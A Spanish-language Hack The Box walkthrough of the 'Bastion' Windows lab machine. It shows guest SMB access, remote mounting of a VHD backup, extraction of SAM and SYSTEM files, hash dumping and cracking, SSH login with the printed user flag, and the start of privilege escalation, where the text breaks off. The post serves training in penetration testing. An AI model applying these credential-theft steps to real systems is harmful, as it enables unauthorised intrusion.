Bastion

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Bastion en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil.

Ilustración 1: Bastion.

Se comenzó la fase de enumeración realizando un SYN-SCAN, junto con la ejecución de todos los scripts por defecto de nmap, puesto que en el perfil de Bastion en HTB, la enumeración estaba valorada como un factor muy importante para tener en cuenta.



Ilustración 2: Ejecución de nmap.



Ilustración 3: Resultados de la ejecución de nmap.

En un primer análisis de los resultados se intentó entrar por SSH introduciendo combinaciones de usuario y contraseñas (ataque de diccionario). También se intentó atacar el puerto 445, con exploits conocidos como *eternalblue*, pero nada de esto funcionó.

La clave para saber por dónde se podría vulnerar la seguridad del sistema la proporcionó el propio nmap en la ejecución de los scripts. Tal y como refleja la imagen anterior en el

puerto 445 (SMB) existe el usuario "*guest*", por tanto, si no tiene contraseña se podría realizar una conexión al servidor a través de dicho puerto y tener acceso a algunos ficheros.



Ilustración 4: Conexión al servidor SMB.



Ilustración 5: Conexión al servidor SMB con el usuario guest.

Haciendo uso del comando *smbclient* se puede realizar la conexión tanto con el usuario "*guest*" como "*root*", debido a que no tienen contraseña, pudiéndose ver los diferentes directorios existentes. Se intentó entrar en cada uno de ellos, pero el único al que se tenía permiso era el de Backups:

```
root@kali:~# smbclient //10.10.10.134/Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 14 22:56:25 2019
  ..                                  D        0  Fri Jun 14 22:56:25 2019
  BETO                                D        0  Fri Jun 14 22:56:25 2019
  nmap-test-file                      A      260  Fri Jun 14 22:23:05 2019
  note.txt                           AR      116  Tue Apr 16 11:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 12:43:08 2019
  WindowsImageBackup                  D        0  Fri Feb 22 12:44:02 2019

                7735807 blocks of size 4096. 2786698 blocks available
smb: \> more note.txt
getting file \note.txt of size 116 as /tmp/smbmore.f0yOBg (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
smb: \> cd WindowsImageBackup\
smb: \WindowsImageBackup\> ls
  .                                   D        0  Fri Feb 22 12:44:02 2019
  ..                                  D        0  Fri Feb 22 12:44:02 2019
  L4mpje-PC                           D        0  Fri Feb 22 12:45:32 2019

                7735807 blocks of size 4096. 2786698 blocks available
smb: \WindowsImageBackup\> cd L4mpje-PC\
smb: \WindowsImageBackup\L4mpje-PC\> ls
  .                                   D        0  Fri Feb 22 12:45:32 2019
  ..                                  D        0  Fri Feb 22 12:45:32 2019
  Backup 2019-02-22 124351            D        0  Fri Feb 22 12:45:32 2019
  Catalog                             D        0  Fri Feb 22 12:45:32 2019
  MediaId                             A       16  Fri Feb 22 12:44:02 2019
  SPPMetadataCache                    D        0  Fri Feb 22 12:45:32 2019

                7735807 blocks of size 4096. 2786698 blocks available
```

Ilustración 6: Contenido del directorio Backups.

```
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                   D        0  Fri Feb 22 12:45:32 2019
  ..                                  D        0  Fri Feb 22 12:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd      A 37761024  Fri Feb 22 12:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd      A 5418299392  Fri Feb 22 12:45:32 2019
  BackupSpecs.xml                     A     1186  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml      A     1078  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml      A     8930  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml      A     6542  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml      A     2894  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml      A     1488  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml      A     1484  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml      A     3844  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml      A     3988  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml      A     7110  Fri Feb 22 12:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml      A  2374620  Fri Feb 22 12:45:32 2019

              7735807 blocks of size 4096. 2786698 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\>
```

Ilustración 7: Imágenes del sistema como copias de seguridad.

Como se observa en uno de los subdirectorios de Backups existen dos archivos con extensión vhd que son una imagen del disco del sistema. Además, existe un fichero note.txt que dice lo siguiente:

```
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.

/tmp/smbmore.f0yOBg (END)
```

Ilustración 8: Contenido del fichero con extensión txt.

Se advierte de que no se descargue los ficheros de las copias de seguridad, ya que pesan demasiado. Esto también representa una pista porque insinúa que se debe montar el directorio (con la utilidad mount), así se podría acceder al mismo sin necesidad de descargarlo, mientras la conexión por SMB esté establecida.

Pero una vez se tenga acceso a los ficheros del directorio Backups es necesario obtener la información que se almacena en los ficheros con extensión vhd, dado que son una imagen del sistema, también se pueden montar haciendo uso de la herramienta guestmount.

```
root@kali:~# mkdir /mnt/HTB_Bastion
root@kali:~# mount -t cifs //10.10.10.134/Backups /mnt/HTB_Bastion/ -o rw
Password for root@//10.10.10.134/Backups:
root@kali:~# ls /mnt/HTB_Bastion/
BETO/                note.txt            WindowsImageBackup/
nmap-test-file       SDT65CB.tmp
```

Ilustración 9: Montando el directorio Backups de forma remota.

```
root@kali:/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351# guestmount --add /mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backu
p\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhdBastion/ -v
libguestfs: creating COW overlay to protect original drive content
libguestfs: command: run: qemu-img
libguestfs: command: run: \ create
libguestfs: command: run: \ -f qcow2
libguestfs: command: run: \ -o backing_file=/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e696
3.vhd
libguestfs: command: run: \ /tmp/libguestfsvTAmTn/overlay1.qcow2
Formatting '/tmp/libguestfsvTAmTn/overlay1.qcow2', fmt=qcow2 size=15999492096 backing_file=/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-0
2-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd cluster_size=65536 lazy_refcounts=off refcount_bits=16
libguestfs: launch: program=guestmount
libguestfs: launch: version=1.40.2
```

Ilustración 10: Montando la imagen del sistema.

Para realizar el proceso mostrado se hizo uso de fuentes como https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25 y https://askubuntu.com/questions/295155/how-do-i-mount-vhd-file donde explican como montar una imagen vhd a través de un directorio remoto de SMB.

Cabe destacar que se eligió el fichero vhd que tenía mayor tamaño, ya que por deducción sería el que más contenido tendría, aunque también se realizó el mismo proceso con el fichero vhd de menor tamaño y no se obtuvo ningún resultado.

Completado con éxito se podía acceder a los ficheros que se almacenaban en la imagen del sistema:

Ilustración 11: Directorios y ficheros del sistema.



Ilustración 12: Contenido del directorio Desktop del usuario L4mpje.



Ilustración 13: Ficheros SAM y SYSTEM.

Lo primero que se intentó fue encontrar los ficheros root.txt o user.txt donde se supone que deben estar las *flag*, pero tras mucho investigar no aparecieron y es que realmente la clave estaba en el directorio system32 de Windows. Al tener acceso a sus subdirectorios se podía obtener los ficheros SAM y SYSTEM, que almacenan los hashes de las contraseñas de los usuarios del sistema.

Se procedió a copiar dichos ficheros y se ejecutó mimikatz para obtener dichos hashes, aunque hubiera sido más eficiente (porque mimikatz se debe ejecutar en un entorno Windows) usar "samdump2" una herramienta que ya viene en Kali.



Ilustración 14: Resultados de mimikatz.

Una vez se tienen los hashes del administrador y del usuario se intentó obtener la contraseña haciendo uso de John The Ripper y rockyou.txt como diccionario.



Ilustración 15: Intentando obtener contraseña del administrador.



Ilustración 16: Obteniendo contraseña del usuario L4mpje.

Solo se pudo obtener la contraseña del usuario que no era administrador, lo que era de esperar. Se realizó una conexión SSH con el usuario no administrador y se obtuvo la *flag* del *user*:

```
root@kali:~/HTB_BastionFiles# ssh L4mpje@10.10.10.134
L4mpje@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje

22-02-2019  14:50    <DIR>          .
22-02-2019  14:50    <DIR>          ..
22-02-2019  16:26    <DIR>          Contacts
22-02-2019  16:27    <DIR>          Desktop
22-02-2019  16:26    <DIR>          Documents
22-02-2019  16:26    <DIR>          Downloads
22-02-2019  16:26    <DIR>          Favorites
22-02-2019  16:26    <DIR>          Links
22-02-2019  16:26    <DIR>          Music
22-02-2019  16:26    <DIR>          Pictures
22-02-2019  16:26    <DIR>          Saved Games
22-02-2019  16:26    <DIR>          Searches
22-02-2019  16:26    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  11.441.553.408 bytes free

l4mpje@BASTION C:\Users\L4mpje>cd Desktop
```

Ilustración 17: Conexión SSH del usuario L4mpje.

```
l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.441.553.408 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```

Ilustración 18: Flag del usuario.

Como se tenía una consola del sistema abierta lo siguiente que se intentó fue realizar una escalada de privilegios para acceder al directorio del usuario administrador y obtener la *flag*. Para obtener más información del sistema y así averiguar cómo se podría realizar, se ejecutó el siguiente script https://github.com/411Hall/JAWS visto en https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194



Ilustración 19: Subiendo script al sistema.



Ilustración 20: Intento de ejecución del script.



Ilustración 21: Modificando la extensión del fichero.



Ilustración 22: Ejecución del script.



Ilustración 23: Resultados de interés del script parte 1.

